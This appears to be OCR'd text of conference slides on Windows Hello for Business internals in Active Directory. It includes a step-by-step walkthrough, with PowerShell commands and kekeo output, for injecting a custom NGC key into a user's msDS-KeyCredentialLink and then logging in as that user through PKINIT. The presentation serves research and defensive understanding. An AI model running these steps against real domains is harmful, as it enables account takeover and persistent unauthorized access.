
Password
Sign in with your account's password

Picture Password
Swipe and tap your favorite photo to unlock your device

WHfB Deployment Options

- On Premises Key Trust
- On Premises Certificate Trust
- Hybrid Azure AD Joined Key Trust
- Hybrid Azure AD Joined Certificate Trust
- Azure AD Join Single Sign-on

Device-Specific Key Credentials



users

- ID
- emailaddress
- firstname
- lastname

userkeys

- ID
- userid
- publickey
- attestation
- deviceid
- lastlogontime

New AD User/Computer/Device Schema Attributes

- msDS-KeyCredentialLink
  Syntax: DN-Binary
  This attribute contains key material and usage information.


- msDS-KeyCredentialLink-BL
  This attribute is the backlink for msDS-KeyCredentialLink.

Key Credential Types

NGC	Next-Gen Credentials
FIDO	Fast IDentity Online Key
STK	Session Transport Key
FEK	File Encryption Key (Undocumented)
BitlockerRecovery	BitLocker Recovery Key (Undocumented)
AdminKey	PIN Reset Key (Undocumented)

Injecting Custom NGC Keys

DSInternals PowerShell Module



27,970
Downloads

2
Downloads of 4.0
View full stats

12/4/2019
Last Published

Info

Project Site
License Info
Contact Owners
Report

DSInternals 4.0

The DSInternals PowerShell Module exposes several internal features of Active Directory. These include offline ntds.dit file manipulation, password auditing, DC recovery from IFM backups and password hash calculation.

DISCLAIMER: Features exposed through this module are not supported by Microsoft and it is therefore not intended to be used in production environment

+ Show more


Minimum PowerShell version
3.0

> Installation Options

Author(s)
Michael Grafnetter

Step 1 – Generate an RSA Key Pair

```
$subj = 'S-1-5-21-64177859-994545750-1082216765-1601/06814d32-8a6b-41d6-a608-f309dacc2dae/' +
        'login.windows.net/383a3889-5bc9-47a3-846c-2b70f0b7fe0e/john@adatum.com'
$cert = New-SelfSignedCertificate -Subject $subj `
                                  -KeyLength 2048 `
                                  -Provider 'Microsoft Strong Cryptographic Provider' `
                                  -CertStoreLocation Cert:\CurrentUser\My `
                                  -NotAfter (Get-Date).AddYears(30) `
                                  -TextExtension '2.5.29.37={text}1.3.6.1.4.1.311.20.2.2',
                                                 '2.5.29.19={text}false' `
                                  -SuppressOid   '2.5.29.14' `
                                  -KeyUsage None `
                                  -KeyExportPolicy Exportable
```




Show: <All>

Field	Value
Valid to	Wednesday, June 30, 2049 5:48:30 PM
Subject	S-1-5-21-64177859-994545750-1082216
Public key	RSA (2048 Bits)
Public key parameters	05 00
Enhanced Key Usage	Smart Card Logon (1.3.6.1.4.1.311.20.2
Basic Constraints	Subject Type=End Entity, Path Length C
Thumbprint	a1fe38651255502c9e6dc1ceab608e6a91

CN =
S-1-5-21-64177859-994545750-1082216765-1601/209e7ef7-1b09-426b-8017-
a8a09913ff3d/login.windows.net/383a3889-5bc9-47a3-846c-2b70f0b7fe
0e/john@adatum.com

Step 2 – Create NGC Blob from RSA Public Key


```
$ngcKey = Get-KeyCredential -Certificate $cert `
                            -DeviceId (New-Guid) `
                            -HolderDN 'CN=John Doe,OU=Employees,DC=adatum,DC=com'
```



```
PS C:\> $ngcKey

Usage Source Flags DeviceId                             Created    HolderDN
----- ------ ----- --------                             -------    --------
NGC   AD     None  0c1dd457-e699-4997-a556-07d49453d7c4 2019-07-08 CN=John Doe,OU=Employees,DC=adatum,DC=com
```


Step 3 – Write the NGC Blob to Active Directory

```
Set-ADObject -Identity 'john' `
             -Add @{ 'msDS-KeyCredentialLink' = $ngcKey.ToDNWithBinary() }
```



Attributes:

Attribute	Value
displayName	John Doe
distinguishedName	CN=John Doe,OU=Employees,DC=adatur
dSCorePropagationData	7/1/2019 4:36:59 PM Central Europe Day
givenName	John
instanceType	0x4 = (WRITE)
lastLogoff	(never)
lastLogon	7/3/2019 5:31:50 PM Central Europe Day
lastLogonTimestamp	6/30/2019 2:51:37 PM Central Europe Da
logonCount	236
msDS-KeyCredentialLink	B:828:00020000200001EB905E2A89D5:
msDS-SupportedEncrypt...	0x0 = ( )
name	John Doe
objectCategory	CN=Person,CN=Schema,CN=Configuratio
objectClass	top; person; organizationalPerson; user



New password: ●●●●●●●●●●●

Confirm password: ●●●●●●●●●●●


□ User must change password at next logon

The user must logoff and then logon again for the change to take effect.

Account Lockout Status on this Domain Controller: Unlocked

□ Unlock the user's account

Step 4 – Authenticate Using PKINIT




```
  ___ _    kekeo 2.1 (x64) built on Apr  7 2019 23:35:29
 /   ('>-  "A La Vie, A L'Amour"
 | K  |    /* * *
 \____/     Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
  L\_       http://blog.gentilkiwi.com/kekeo                (oe.eo)
                                         with  9 modules * * */

kekeo # tgt::pac /user:john /domain:adatum.com /subject:S-1-5-21-64177859-994545750-1082216765-1601
Realm         : adatum.com (adatum)
User          : john (john)
CName         : john    [KRB_NT_PRINCIPAL (1)]
SName         : krbtgt/adatum.com       [KRB_NT_SRV_INST (2)]
Need PAC      : Yes
Auth mode     : RSA
[kdc] name: WIN-8768P2KVJ5E.adatum.com (auto)
[kdc] addr: 192.168.212.238 (auto)
*** Validation Informations ***
LogonTime               01d535ad9c5de2ce - 7/8/2019 6:53:04 PM
LogoffTime              7fffffffffffffff -
KickOffTime             7fffffffffffffff -
PasswordLastSet         01d53026bdd4d583 - 7/1/2019 6:05:02 PM
PasswordCanChange       01d530efe83e9583 - 7/2/2019 6:05:02 PM
```

Requirements

- Windows Server 2016+ Domain Controller
- KDC Certificate

- Write permissions on target account => post-exploitation

Account Logon Event – Regular PKINIT

